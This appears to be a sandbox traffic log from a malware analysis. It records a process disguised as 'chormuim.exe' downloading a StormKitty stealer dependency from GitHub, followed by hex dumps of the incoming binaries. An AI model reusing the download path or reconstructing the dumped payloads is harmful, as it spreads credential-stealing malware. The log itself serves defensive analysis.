2022-01-14 12:49:37 UTC	224	IN	Data Raw: 1d 05 08 05 20 01 1d 05 08 05 07 02 08 1d 05 05 00 00 12 81 4d 06 20 01 01 11 82 6d 06 20 01 01 11 82 71 09 20 02 12 81 51 1d 05 1d 05 0a 20 05 08 1d 05 08 08 1d 05 08 08 20 03 1d 05 1d 05 08 08 05 07 03 08 0a 08 06 07 02 1d 05 1d 05 06 20 01 1d 05 1d 05 07 07 05 08 08 08 08 08 09 07 03 12 80 99 1d 05 1d 05 06 07 03 1d 05 08 05 05 07 02 1d 05 08 08 07 04 1d 05 08 1d 05 08 07 07 03 1d 05 1d 05 08 05 07 01 12 81 01 14 07 09 12 80 99 12 80 a9 08 08 1d 05 08 08 12 81 2c 11 80 bc 04 07 01 11 55 0b 07 04 12 81 2c 11 55 0e 12 81 55 09 07 05 0a 1d 05 06 06 12 79 06 00 02 01 0e 11 5d 0b 07 07 02 02 0e 0e 0e 08 12 80 99 07 07 03 08 02 12 81 60 07 07 02 12 81 18 1d 05 06 07 02 08 11 81 04 0f 07 08 08 12 80 99 1d 05 0a 0a 12 80 a8 08 08 03 07 01 06 06 07 02 11 55 12 Data Ascii: M m q Q ,U,UUy]`U
2022-01-14 12:49:37 UTC	240	IN	Data Raw: 00 00 00 69 18 3a 1b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 1b 4b 2c 00 00 00 00 00 00 25 18 31 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 41 12 28 31 4f 00 00 00 00 4f 12 0b 3a 2d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 0d 3c 28 45 00 00 45 1a 04 1d 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 43 28 23 31 1d 12 12 1d 10 0b 31 43 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 42 26 4b 5d 6f 5d 31 18 1a 43 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5e 26 3a 23 12 0d 1a 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff 80 3f ff fe 00 0f ff f0 00 Data Ascii: i:K,%1A(1OO:-<(EE#C(#11CB&K]o]1C^&:#l?
2022-01-14 12:49:37 UTC	256	IN	Data Raw: a5 b9 48 08 c6 40 49 89 68 28 3d 98 19 3d 2b ce b1 86 25 49 49 3d c1 39 9c d4 30 da 0b 1c ea e9 8f 01 f5 91 ef f6 33 d4 23 50 a5 75 3e 3a 6d 18 a2 d5 a0 90 0a 18 55 06 4a 29 47 78 86 28 0a f3 da 08 ad 15 da ad b6 4b e9 e9 5b b8 10 b7 54 a7 1d 94 8b a5 c4 f3 f6 7f 65 ad 99 fc d7 df 7d 4f f1 b8 48 e8 06 d0 69 4f 8c c1 b3 87 ab 6a 00 08 75 c0 dc 32 74 52 04 21 41 ba ba 5a 26 3f 73 d7 33 42 8a 73 0e c7 48 a8 68 15 84 ba 79 98 40 45 19 cc 6b 80 50 1f cc 9d 82 53 bb 0e de cc 2b 60 54 84 e2 ce 7b 50 7a ec 7f 63 63 6d 0d 53 b3 3b a1 92 2e 92 38 41 bf d7 47 14 c7 b9 ab 9d 79 03 c3 c2 1e 6d 0c d8 50 5a 2e 8a e3 fc e6 cc 26 7f 16 6f 67 02 9e 6c 15 ce 6e 76 c7 71 c0 18 cf 39 89 6c 25 97 52 e6 13 50 0f ad fe d9 44 c9 f8 88 6c c5 cc 0c 44 46 08 66 13 b3 d3 ed 5a 81 93 Data Ascii: H@Ih(==+%II=903#Pu>:mUJ)Gx(K[Te}OHiOju2tR!AZ&?s3BsHhy@EkPS+`T{PzccmS;.8AGymPZ.&oglnvq9l%RPDlDFfZ
2022-01-14 12:49:37 UTC	272	IN	Data Raw: 5f 5f d2 1c 57 00 27 bd b6 b8 fd 93 5e cf ca 15 70 e6 fb ce bd 19 08 66 35 68 05 7c d1 0a c0 88 f9 c6 a3 bf c5 f3 3c d6 2e 5d e7 d2 cd 37 28 92 2e ed 27 ef b1 bb bb cb b8 dd a6 21 13 87 9e bc 00 d5 9f af e1 b1 ce 4c 38 f2 3c d3 c3 44 66 d6 59 78 09 f1 74 aa a7 0f 15 79 c1 b0 3f 64 34 f8 39 61 2d a4 d6 dc 60 7d f5 15 8a 64 c8 b8 fb 90 f6 e6 2f f0 3c 31 6f 30 58 f9 1c 4e b8 86 1b 5d c1 1d bc af 85 32 cf 73 2a 67 7e e8 46 60 74 01 9a 98 7a 75 ae 5a 00 aa ea 98 55 37 c3 09 53 c8 cb b2 24 91 f3 04 6c e9 f5 00 1a 11 37 ab cd 4b 42 0f 15 4e d8 0b 2c bf 0b 31 bc 89 30 54 a1 86 89 27 d0 cf a5 57 52 16 05 49 9e eb f9 00 c3 c1 80 46 73 40 7d 2a 86 94 26 b1 04 7e 49 85 67 ce 3d 58 74 ed d5 6f a6 ce 2d cb 32 26 93 09 83 41 9f d5 d5 35 be f0 f9 2f b0 b3 bb cb 9b 6f fe Data Ascii: __W'^pf5h|<.]7(.'!L8<DfYxty?d49a-`}d/<1o0XN]2s*g~F`tzuZU7S$l7KBN,10T'WRIFs@}*&~Ig=Xto-2&A5/o
2022-01-14 12:49:37 UTC	288	IN	Data Raw: 98 49 c7 2b 97 68 4f 67 33 fc e8 81 8f 9f ee 57 db db 3b bb 7f 5e af d7 a7 00 8e c0 c0 e1 19 7f c9 26 bf ac 04 d2 c2 9f 65 f2 cb b3 be 6c da cb b1 7c 60 b1 f0 03 d9 cf f4 57 5a e8 e5 f1 65 2b 80 f4 58 74 f1 d2 96 80 9c 3f 40 a1 44 d2 d8 3e d8 79 10 68 38 02 b3 0a 8e 00 d4 b7 b7 b7 97 b7 b7 b7 b7 aa d5 ea 5f 35 46 57 af 17 df 1e 7f e7 a5 8d fd da ef 7e 63 15 2b cb 15 11 46 44 1c 03 92 8b a0 f0 94 d9 38 9a 47 ee 01 08 61 20 be 3f b9 a0 05 48 72 01 e4 0a 39 39 1b 8e ed 9b cf c4 ae 2b b2 e1 00 e0 f0 70 5f 94 27 1b 26 23 e4 cc e7 0b d0 75 1d 17 2f 5e 14 ca 81 71 e8 cd e0 38 0e 82 20 40 bb dd 46 10 04 18 8f 86 50 79 3c df 34 ad 39 c1 96 b3 05 e5 30 a6 6c 25 10 3e 41 42 49 78 82 dc 91 98 ce 9f 01 a7 0a 23 6e e5 d9 97 a3 f1 98 35 fd 3c 77 0e 57 ae 5e 45 ab d1 c0 Data Ascii: I+hOg3W;^&el|`WZe+Xt?@D>yh8_5FW~c+FD8Ga ?Hr99+p_'&#u/^q8 @FPy<490l%>ABIx#n5<wW^E
2022-01-14 12:49:37 UTC	304	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 65 85 fd 15 69 8a ff 47 9c bd ff 24 70 92 ee 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 22 6b 8c f0 15 65 86 ff 30 85 a6 ff 17 6b 8d ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2a 73 95 dc 13 5c 7b ff 21 77 98 ff 30 86 a8 ff 2f 74 95 a9 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2f 74 95 a9 13 5e 7d ff 10 4e 68 ff 34 89 aa ff 26 73 95 e9 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: eiG$p"ke0k*s\{!w0/t/t^}Nh4&s
2022-01-14 12:49:37 UTC	320	IN	Data Raw: d2 e5 71 94 48 e2 24 61 67 77 9f f7 2e 7d 84 e3 b9 fc ca af fe 12 bf f0 cb 7f 9e af 7c 2d e4 77 bf 72 9b 2b 1f dd 62 6f 77 9f e9 34 42 26 29 5a a5 64 f3 1d f2 29 d4 6a 1f 99 de 41 26 57 91 d1 87 a4 e1 0f 51 e9 6d 84 b7 4a 7f eb 09 74 46 67 79 fc b1 0b 3d e0 d9 bf f3 37 7f e1 97 5b 5e c0 52 ee 53 3e 81 15 81 ea ed 7d 1b b8 eb 4e c3 79 72 54 4f bf c1 a8 ad ed e8 22 9c d9 b7 7f 04 f0 57 5c 08 a6 63 50 d7 fc 0b 86 d3 a0 a1 5c 4c 40 b7 b7 ed 1b 0a a6 c1 fa 33 51 4a 11 a7 09 e3 71 c8 64 12 71 fe 91 5f 64 65 d8 47 29 85 52 1a a5 15 89 94 b8 be 4f 18 66 8c 9f 2a 89 92 8a 54 4a 94 92 ec ed ed a1 94 66 3c de cf 56 46 52 1a b7 bf ce 78 12 e2 b9 d9 d4 e7 eb b7 ee 30 8a 86 fc ca af fe 02 93 c9 94 df fd 9d 6f 32 9e ee f2 17 fe 4c 56 3b 47 f4 e8 04 1e ae ab 11 42 e4 8a Data Ascii: qH$agw.}|-wr+bow4B&)Zd)jA&WQmJtFgy=7[^RS>}NyrTO"W\cP\L@3QJqdq_deG)ROf*TJf<VFRx0o2LV;GB
2022-01-14 12:49:37 UTC	336	IN	Data Raw: e2 c4 fe 34 03 f6 3d 2e d5 7f be cb e5 ef 31 14 5b 54 fd ce 25 bb ad fa 9b c5 99 12 c7 9e a8 7e 6f da 83 55 3f 79 50 ca a8 08 20 11 18 9a a0 58 30 08 83 78 a6 e0 9a 8b ae 49 9c 7c c8 d5 85 2b ac ac 2c 21 8d 5b d0 ca 47 98 9d 87 8b 97 17 b9 e1 ae ff 91 b9 83 47 d0 d4 1a 5e f5 0c a1 73 05 37 5c 41 39 eb f8 41 9d 9c a5 23 74 ad 33 18 a8 9d 95 16 d7 5a bd 7d 24 b5 aa 47 ad ba ce fc ac 45 2e 6f 51 28 da d8 b6 85 61 ea 08 02 20 24 97 d3 98 99 9d 9b 7a d9 9d b7 3e f0 7d df b3 f6 ed cf 7d 65 a1 46 3f 09 07 19 84 2c 0c 32 04 59 45 81 b4 b0 2f 6a ec cf c2 20 5d 4a 9d f8 a8 64 c0 d4 58 06 a8 7e ff f9 56 ba f4 86 cb e8 b2 bb 7d d5 ef 4d bb 3f ee 17 b2 a2 af 15 77 6a 1c 2a 9e 6c 4d 17 98 42 c7 d0 15 8a 10 3b d0 11 02 ea 75 13 4d 05 9c 3b 77 1e c3 d0 91 52 c3 30 4c 34 Data Ascii: 4=.1[T%~oU?yP X0xI|+,![GG^s7\A9A#t3Z}$GE.oQ(a $z>}}eF?,2YE/j]JdX~V}M?wj*lMB;uM;wR0L4
2022-01-14 12:49:37 UTC	352	IN	Data Raw: f7 ff 83 e3 f8 ff 82 e2 f8 ff 81 e2 f8 ff 80 e2 f8 ff 7f e1 f8 ff 76 a7 bc ff aa 91 83 ff 88 9c a8 ff 6a ae cc ff 73 d2 ed ff 7a df f7 ff 79 df f7 ff 71 cd f1 ff 62 d3 ed ff 9d c4 bf ff ff a1 63 ff 9d d0 d0 ff 8c ce e6 ff 00 00 00 40 00 00 00 40 00 00 00 3f 00 00 00 39 00 00 00 2b 00 00 00 17 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 92 d5 ee 3e 95 d7 f1 a5 91 d6 f1 e2 90 d6 f2 fd 8e da f4 ff 8c dd f6 ff 8a e1 f7 ff 89 e4 f9 ff 88 e5 f9 ff 86 e4 f9 ff 85 e4 f9 ff 84 e3 f9 ff 83 e3 f8 ff 82 e3 f8 ff 81 e2 f8 ff 80 e1 f8 ff a1 be c8 ff c6 c2 c0 ff ae a4 9f ff 86 80 7e ff 71 c7 e1 ff 7b df f7 ff 7a df f7 ff 71 cd f1 ff 5d d0 ec ff 9b c9 c6 ff ff Data Ascii: vjszyqbc@@?9+>~q{zq]

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-01-14 12:49:37 UTC</td><td>368</td><td>IN</td><td>Data Raw: 46 b3 46 ff 89 21 c0 ef 4a 9d 82 ff e9 11 0c 6b f0 88 fc 92 9f 80 73 83 59 aa db 74 b0 fc c9 14 55 19 18 42 08 ab b4 2d e5 d8 65 55 f1 aa 08 21 55 c4 b8 51 e0 9a 7d 20 90 6c 64 36 d2 56 ad 63 1e 2c ec c8 68 44 ca 00 72 56 44 0e ae 6d cf 17 15 35 ba 46 31 1c 92 8f 10 c8 5f 75 fa 66 fe ea 41 91 f1 77 ee 81 25 7f 83 ad 80 b4 21 c3 99 ed 64 1d 51 98 5a 13 9f 3b 5f d4 ea 22 1e e9 5c dd 95 71 3e 89 e6 df 23 98 43 59 6b 85 15 3b 8e 28 31 9c c4 d3 29 c6 37 53 e2 8b 71 bb c0 7c cf 02 ca 35 21 06 da f1 e0 d0 76 25 31 7d b2 d3 97 5c e8 f6 05 7d a7 fe 71 2f eb 1f 4f b8 c6 60 74 8a 7b 1b 31 d9 31 a1 cd a9 da e0 2f f4 32 98 cd 0d 95 8f 93 e5 99 07 06 7b e7 31 ab ad 3e 2a 57 3c 5a 47 74 12 cf 66 34 b0 7e c5 89 60 f0 91 b8 1d 79 2e 55 f4 82 a0 e7 0a d5 0a 4b 5d 69 13 d9
Data Ascii: FF!JksYtUB-eU!UQ} ld6Vc,hDrVDm5F1_ufAw%!dQZ;_"\q>#CYk;(1)7Sq|5!v%1}\}q/O`t{11/2{1>*W<ZGt f4~`y.UK]i</td></tr>
<tr><td>2022-01-14 12:49:37 UTC</td><td>384</td><td>IN</td><td>Data Raw: 85 97 c9 78 70 5d d2 5c 83 ea 18 60 1b 03 cb 8c 90 fc 92 a5 93 71 af 75 c5 63 61 09 79 cf a4 ba 6f 47 c9 1f 3c c8 91 2c f1 7c 3f de 2b 8c 37 75 3e b8 2e 33 76 5c 27 5c 5c f1 b6 ea ea bc 10 57 a1 fe 03 53 99 f8 d7 93 86 27 ac f4 e2 bc 82 1a ee 95 ed ac 79 79 17 28 eb 72 59 b2 09 a0 76 c7 ef e6 57 5f 9b 35 ae b2 3d 11 2b c7 6d 57 74 4d a9 5f a3 93 73 7e 0c 84 db a8 28 3f 1f 82 0b f5 e9 04 c4 4d a2 6a 6f 96 59 05 8b a8 62 d9 02 2f f1 10 77 b2 16 73 6a 53 6f 6a a4 bf 15 5f 2e 57 a5 6d ac 32 f6 f9 d6 38 77 27 5f d0 7a 24 ad ea 24 85 6a 22 d2 d9 d5 1b cb ea 6f ec d7 93 0d 55 07 68 c8 a9 bf 8d e9 c4 4b 17 f5 13 29 61 0c dc 46 87 56 40 86 86 91 38 46 c1 71 f3 07 7e 1b 09 64 05 de ee 9d c4 dc fc de 33 40 99 e0 d5 43 19 cb 6e 80 f6 f8 53 44 2f ea 35 8b 43 96 f6 c0
Data Ascii: xp]\`qucayoG<,|?+7u>.3v\'\\WS'yy(rYvW_5=+mWtM_s~(?MjoYb/wsjSoj_.Wm28w'_z$$j"oUhK)aFV@8Fq ~d3@CnSD/5C</td></tr>
<tr><td>2022-01-14 12:49:37 UTC</td><td>400</td><td>IN</td><td>Data Raw: 11 1f 38 a8 13 35 df 0b ea 7b 21 44 e1 cb 7f c1 9f 68 08 30 9f c6 1a 90 73 75 25 67 22 0e b6 90 73 0a 04 d1 de a2 2d 84 94 54 5e 85 76 26 4b 7c 5d 3e 84 ae ba 45 10 ab db dd d1 65 20 64 96 de f8 2b 6f 59 45 cc bb 92 9a 6f 5e c9 5b 2e 71 27 bd 19 00 39 3d 51 8b d5 3f af c9 1a 3e b3 94 9b 16 bc b7 5c 9a 84 c5 72 b1 93 be 48 e7 e2 4f ad d2 ff 16 28 ee 28 07 cd 4e 60 4b a0 9e 33 3a 3d 41 e7 df 4e 14 df c9 81 51 82 2e 42 97 d7 6d d4 87 6b cb f6 72 1f de 67 fc 08 54 c3 3b 46 b9 ab 66 dd 10 bf e9 d6 5d f4 05 c8 bb 85 c5 6a 75 88 98 e5 62 f3 d9 d4 2c 03 ad 59 96 56 2e 39 44 34 ad 0b d2 b7 86 66 0b ee 1d 53 9c 82 7f 36 80 14 1b 35 bb 10 e4 2b de 73 ba 8e 3f 45 25 1d 9d 5b 51 e0 bd 1f f9 17 3e 7e e5 76 62 4c 1f d0 3a 19 e6 ec 8e 8b 18 fa 2a 2c 8c 72 31 97 ce 33 3c
Data Ascii: 85{!Dh0su%g"s-T^v&K|]>Ee d+oYEo^[.q'9=Q?>\rHO((N`K3:=ANQ.BmkrgT;Ff]jub,YV.9D4fS65+s?E%[Q >~vbL:*,r13<</td></tr>
<tr><td>2022-01-14 12:49:37 UTC</td><td>416</td><td>IN</td><td>Data Raw: 39 52 6f 8c d3 07 73 f8 f9 db 6f 1a 4a 6e 46 c5 f3 15 ea d5 bf 3a f2 54 70 c3 99 bf ab 0a 18 88 46 75 d0 85 f6 dd 48 bd 0d 3e 32 03 e2 47 75 dc 8e 18 05 20 e1 b4 b8 dc 76 9e 95 4f af 02 49 05 f0 7e 69 56 f4 27 f0 7e 6a f7 e2 a5 f8 f5 2c 44 d5 42 7c ac 7f 35 5a be 21 13 95 6b ea 85 3f ce 3f 0b 8f f9 85 59 18 29 06 7d cb 55 3d 38 70 25 e3 b8 dc 42 30 73 56 65 1c 50 73 5c 3e c4 ad 70 b7 2e c9 83 65 3c 2b 16 61 a6 b0 18 65 f9 9a 09 ba a1 1d 49 4d b8 60 df fb 9d ee 24 50 c7 c5 dd 8c b6 45 a6 5a 8f 39 32 c2 e8 7d 6d 0b 8c b7 27 f6 5a eb a9 3f 38 5e 20 ab 3b 19 65 43 78 bc e2 31 83 af 3b 79 ab a2 75 e4 db a8 9b 9f 43 2c 7c a4 ae 36 82 10 c2 7e cb 88 c6 e9 59 fd cc e0 b2 de b6 17 0d 53 0f 20 0d bf c3 e8 9e d8 9b a2 66 55 a3 98 84 ed 49 d1 42 12 40 cf ff 20 cf 4f
Data Ascii: 9RosoJnF:TpFuH>2Gu vOI~iV'~j,DB|5Z!k??Y)}U=8p%B0sVePs\>p.e<+aeIM`$PEZ92}m'Z?8^ ;eCx1;yuC ,|6~YS fUIB@ O</td></tr>
<tr><td>2022-01-14 12:49:37 UTC</td><td>432</td><td>IN</td><td>Data Raw: f6 41 66 84 0f 5c bb 9c 00 c6 47 0f 43 88 d7 39 88 71 b7 83 b4 76 31 e0 f2 a5 30 c2 4f c3 e7 47 3f fe 3f cf 7f 3f 0d d1 8a 5e 3b 00 49 5d 72 10 37 55 41 11 2b 17 0e ec da 0a 4c 5f 67 48 0d f5 83 0a 7e 17 54 cb 00 8a 30 7f d2 70 ff e3 85 fc 64 ff 3d 1c cf 48 ed 61 f8 ef 97 4f c9 f8 6f a9 58 9f 29 dd fd d0 54 55 0a a6 a7 8d 21 30 1a e3 e0 13 0a f4 3a 11 30 f0 d9 37 b0 4e 02 74 8e 18 fc 1a 24 84 df 63 38 9e 91 9a 26 7f ec 5d fc f1 2a 4f 50 8d 83 b1 c0 b9 8f c5 de 1f 23 e8 87 68 5c a7 a2 b8 c8 19 11 05 bb 8e 1c 87 9f 1d fd c0 ec 52 6e 0f bd a6 8b 13 d8 2c 4d f6 6f 95 59 d1 db fa 3e a7 0b e4 5a c3 b1 fc 37 46 f8 09 5f 08 7f e0 de 39 47 3d 09 b8 7e 26 22 e7 45 cc dd 8b d8 ff 2e b6 a2 de 06 31 c4 34 4b fa a2 5a 7a db 99 ad 52 56 18 57 1a 72 be 4d 76 24 40 20 9f
Data Ascii: Af\GC9qv10OG???^;I]r7UA+L_gH~T0pd=HaOoX)TU!0:07Nt$c8&]*OP#h\Rn,MoY>Z7F_9G=~&"E.14KZzRVWr Mv$@</td></tr>
<tr><td>2022-01-14 12:49:37 UTC</td><td>448</td><td>IN</td><td>Data Raw: 6e 00 61 00 6d 00 65 00 00 00 44 00 6f 00 74 00 4e 00 65 00 74 00 5a 00 69 00 70 00 2e 00 64 00 6c 00 6c 00 00 00 40 00 0e 00 01 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 00 00 31 00 2e 00 31 00 33 00 2e 00 38 00 2e 00 37 00 37 00 30 00 64 00 36 00 30 00 00 00 3a 00 09 00 01 00 41 00 73 00 73 00 65 00 6d 00 62 00 6c 00 79 00 20 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 00 00 31 00 2e 00 31 00 33 00 2e 00 38 0 0 2e 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: nameDotNetZip.dll@ProductVersion1.13.8.770d60:Assembly Version1.13.8.0</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49746	185.199.108.133	443	C:\Users\user\AppData\Local\Temp\chormuim.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 12:49:38 UTC	448	OUT	GET /caxmd/StormKitty/master/StormKitty/stub/packages/AnonFileApi.1.14.6/lib/net40/AnonFileApi.dll HTTP/1.1 Host: raw.githubusercontent.com

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-01-14 12:49:38 UTC</td><td>449</td><td>IN</td><td>HTTP/1.1 200 OK
Connection: close
Content-Length: 300544
Cache-Control: max-age=300
Content-Security-Policy: default-src 'none'; style-src 'unsafe-inline'; sandbox
Content-Type: application/octet-stream
ETag: "cc6dc56c352613c5b4272fcd332d3be900cd320280b4b5bf6cc016484cf0c08e"
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
X-Frame-Options: deny
X-XSS-Protection: 1; mode=block
X-GitHub-Request-Id: 7162:11EF7:FD2D24:107187F:61E17162
Accept-Ranges: bytes
Date: Fri, 14 Jan 2022 12:49:38 GMT
Via: 1.1 varnish
X-Served-By: cache-mxp6923-MXP
X-Cache: MISS
X-Cache-Hits: 0
X-Timer: S1642164578.389187,VS0,VE189
Vary: Authorization,Accept-Encoding,Origin
Access-Control-Allow-Origin: *
X-Fastly-Request-ID: f5b7602207105d6c1598d1bfd9fd019e5c6fffae
Expires: Fri, 14 Jan 2022 12:54:38 GMT
Source-Age: 0</td></tr>
<tr><td>2022-01-14 12:49:38 UTC</td><td>449</td><td>IN</td><td>Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 a3 94 d3 ee 00 00 00 00 00 00 00 00 e0 00 22 20 0b 01 30 00 00 4e 00 00 00 06 00 00 00 00 00 00 00 61 03 00 00 20 00 00 00 80 00 00 00 00 00 10 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 08 00 00 04 00 00 00 00 00 00 03 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL" 0Na @@</td></tr>
<tr><td>2022-01-14 12:49:38 UTC</td><td>451</td><td>IN</td><td>Data Raw: 00 00 00 00 7c 0e 9b 1b 6a 0e 9b 13 01 00 00 00 5d 00 00 00 01 70 10 00 00 00 a6 32 6d 03 00 fb 50 f0 1f fd fd 8c 67 92 69 ff b4 54 c2 1d f0 78 4d fc ea cd cf 8f ed 27 6e a1 9c bf 02 99 12 37 17 08 36 35 ca 8a 47 80 81 bf bc 1d 7d 7d 09 e5 81 b8 4e 42 b3 24 5d d4 5b 5f cb 04 b9 ef da 2f 15 28 96 06 b7 84 1f 85 2d 98 01 d1 ae a4 03 25 7d a4 46 66 06 33 ec 94 1e d6 aa 04 a5 92 7d 1f 4c 8e c7 38 5b 52 81 f0 c8 eb 9c 1e d8 4a be 6e 00 00 0a 03 a2 02 00 c8 00 00 00 00 ea 01 00 d2 02 00 00 00 2f d9 92 00 00 0a 79 37 00 00 49 8e eb 05 00 46 70 32 01 00 06 e4 a6 25 00 00 01 cc a0 70 f7 aa 05 00 42 75 c8 25 00 00 01 f4 b9 c0 a6 78 63 03 00 42 4c 5a 48 49 00 82 4f 00 d9 24 00 00 01 3a 4c a2 37 00 49 27 00 00 01 7b 4c 70 44 00 00 0a d6 ea 21 00 a6 00 00 00 00 48 21
Data Ascii: |j]p2mPgiTxM'n765G}}NB$][_/(-%}Ff3}L8[RJn/y7IFp2%pBu%xcBLZHIO$:L7I'{LpD!H!</td></tr>
<tr><td>2022-01-14 12:49:38 UTC</td><td>452</td><td>IN</td><td>Data Raw: 49 26 00 00 01 62 b6 75 70 62 00 00 01 25 f3 84 a6 2a 00 00 01 62 43 88 be 25 00 00 01 25 59 a5 c8 62 00 00 01 62 6b fd d2 62 00 00 01 25 76 38 d9 62 00 00 01 62 b6 6d 49 62 00 00 01 25 f3 73 70 25 00 00 01 62 43 75 a6 5f 00 00 01 25 59 84 be 26 00 00 01 62 6b 88 c8 26 00 00 01 25 76 a5 d2 62 00 00 01 62 b6 fd d9 53 00 00 02 25 f3 38 49 62 00 00 01 62 43 6d 70 62 00 00 01 25 59 73 a6 5f 00 00 01 62 6b 75 be 27 00 00 01 25 76 84 c8 5f 00 00 01 62 b6 88 d2 27 00 00 01 25 f3 a5 d9 1e 00 00 02 62 43 fd 49 26 00 00 01 25 59 38 70 62 00 00 01 62 6b 6d a6 62 00 00 01 25 76 73 be 62 00 00 01 62 b6 75 c8 5f 00 00 01 25 f3 84 d2 5f 00 00 01 62 43 88 d9 62 00 00 01 25 59 a5 49 5f 00 00 01 62 6b fd 70 62 00 00 01 25 76 38 a6 62 00 00 01 62 b6 6d be 26 00 00 01 25 f3
Data Ascii: I&bupb%*bC%%Ybbkb%v8bbmIb%sp%bCu_%Y&bk&%vbbS%8IbbCmpb%Ys_bku'%v_b'%bCI&%Y8pbbk mb%vsbbu_%_bCb%YI_bkpb%v8bbm&%</td></tr>
<tr><td>2022-01-14 12:49:38 UTC</td><td>453</td><td>IN</td><td>Data Raw: 00 01 3a a0 d9 4f 71 03 00 42 38 70 25 00 00 01 7b b9 b8 49 29 71 03 00 42 4c 46 be 18 00 00 00 37 35 00 48 35 00 c8 25 00 00 01 cc bd c0 70 a2 7a 03 00 42 6d d9 25 00 00 01 f4 c7 c4 a6 48 73 03 00 42 4c 5a 82 49 00 a2 67 00 70 24 00 00 01 3a 4c ea 01 00 a6 24 00 00 01 7b 4c be 44 00 00 0a b4 48 3d 00 c8 00 00 00 00 82 3d 00 66 d2 26 00 00 01 cc d9 3f 00 00 0a e4 a2 3d 00 49 00 00 00 00 70 40 00 00 0a 03 95 0f 00 ea 3d 00 a6 04 00 00 00 be 40 00 00 0a e4 37 28 00 48 28 00 c8 24 00 00 01 f4 82 3d 00 6c d2 26 00 00 01 3a d9 27 00 00 01 7b 49 01 00 00 00 fc 70 01 00 00 00 08 a6 01 00 00 00 42 be 25 00 00 01 cc f2 be 39 75 03 00 42 73 d2 25 00 00 01 f4 f5 15 c8 da a2 03 00 42 4c a7 49 05 00 00 00 70 00 00 00 00 d9 e9 7b 03 00 29 be 01 00 00 00 49 e2 6a 03 00
Data Ascii: :OqB8p%{I)qBLF75H5%pzBm%HsBLZIgp$:L${LDH==f&?=Ip@=@7(H($=I&:'{IpB%9uBs%BLIp{)Ij</td></tr>
<tr><td>2022-01-14 12:49:38 UTC</td><td>455</td><td>IN</td><td>Data Raw: 79 03 00 42 4c 46 a2 04 00 49 25 00 00 01 cc a0 a6 ee af 03 00 42 88 a6 25 00 00 01 f4 b9 15 be 0b 64 03 00 42 4c 5a ea 04 00 c8 25 00 00 01 3a bd d2 a8 b1 03 00 42 a5 d9 25 00 00 01 7b c7 80 d9 93 b1 03 00 42 4c a7 d9 a8 a6 03 00 95 4f 00 a6 0c 00 00 00 be 28 00 00 01 3f 37 21 00 c8 00 00 00 00 95 37 00 49 74 ab 05 00 e3 00 00 62 00 00 01 d9 00 00 00 00 a3 47 f3 49 72 00 00 04 1f 70 00 00 00 00 a6 62 00 00 01 45 be 62 00 00 01 e5 c8 00 00 00 00 fb 48 5c 00 d2 03 00 00 00 d9 26 00 00 01 45 49 74 20 48 76 70 00 00 00 00 1d a6 01 00 00 00 42 be 25 00 00 01 cc f2 a6 da eb 05 00 42 